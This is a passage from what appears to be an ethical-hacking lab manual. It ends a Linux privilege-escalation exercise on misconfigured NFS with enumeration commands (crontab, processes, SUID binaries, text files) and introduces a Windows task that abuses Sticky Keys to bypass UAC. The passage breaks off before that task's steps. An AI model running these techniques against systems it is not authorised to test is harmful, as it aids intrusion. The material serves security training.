
41. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.




42. Type **ps -ef** and press **Enter** to view current processes along with their PIDs




43. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system



44. Type **route -n** and press **Enter** to view the host/network names in numeric form.



45. Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.



46. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.

47. Close all open windows and document all the acquired information.

Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

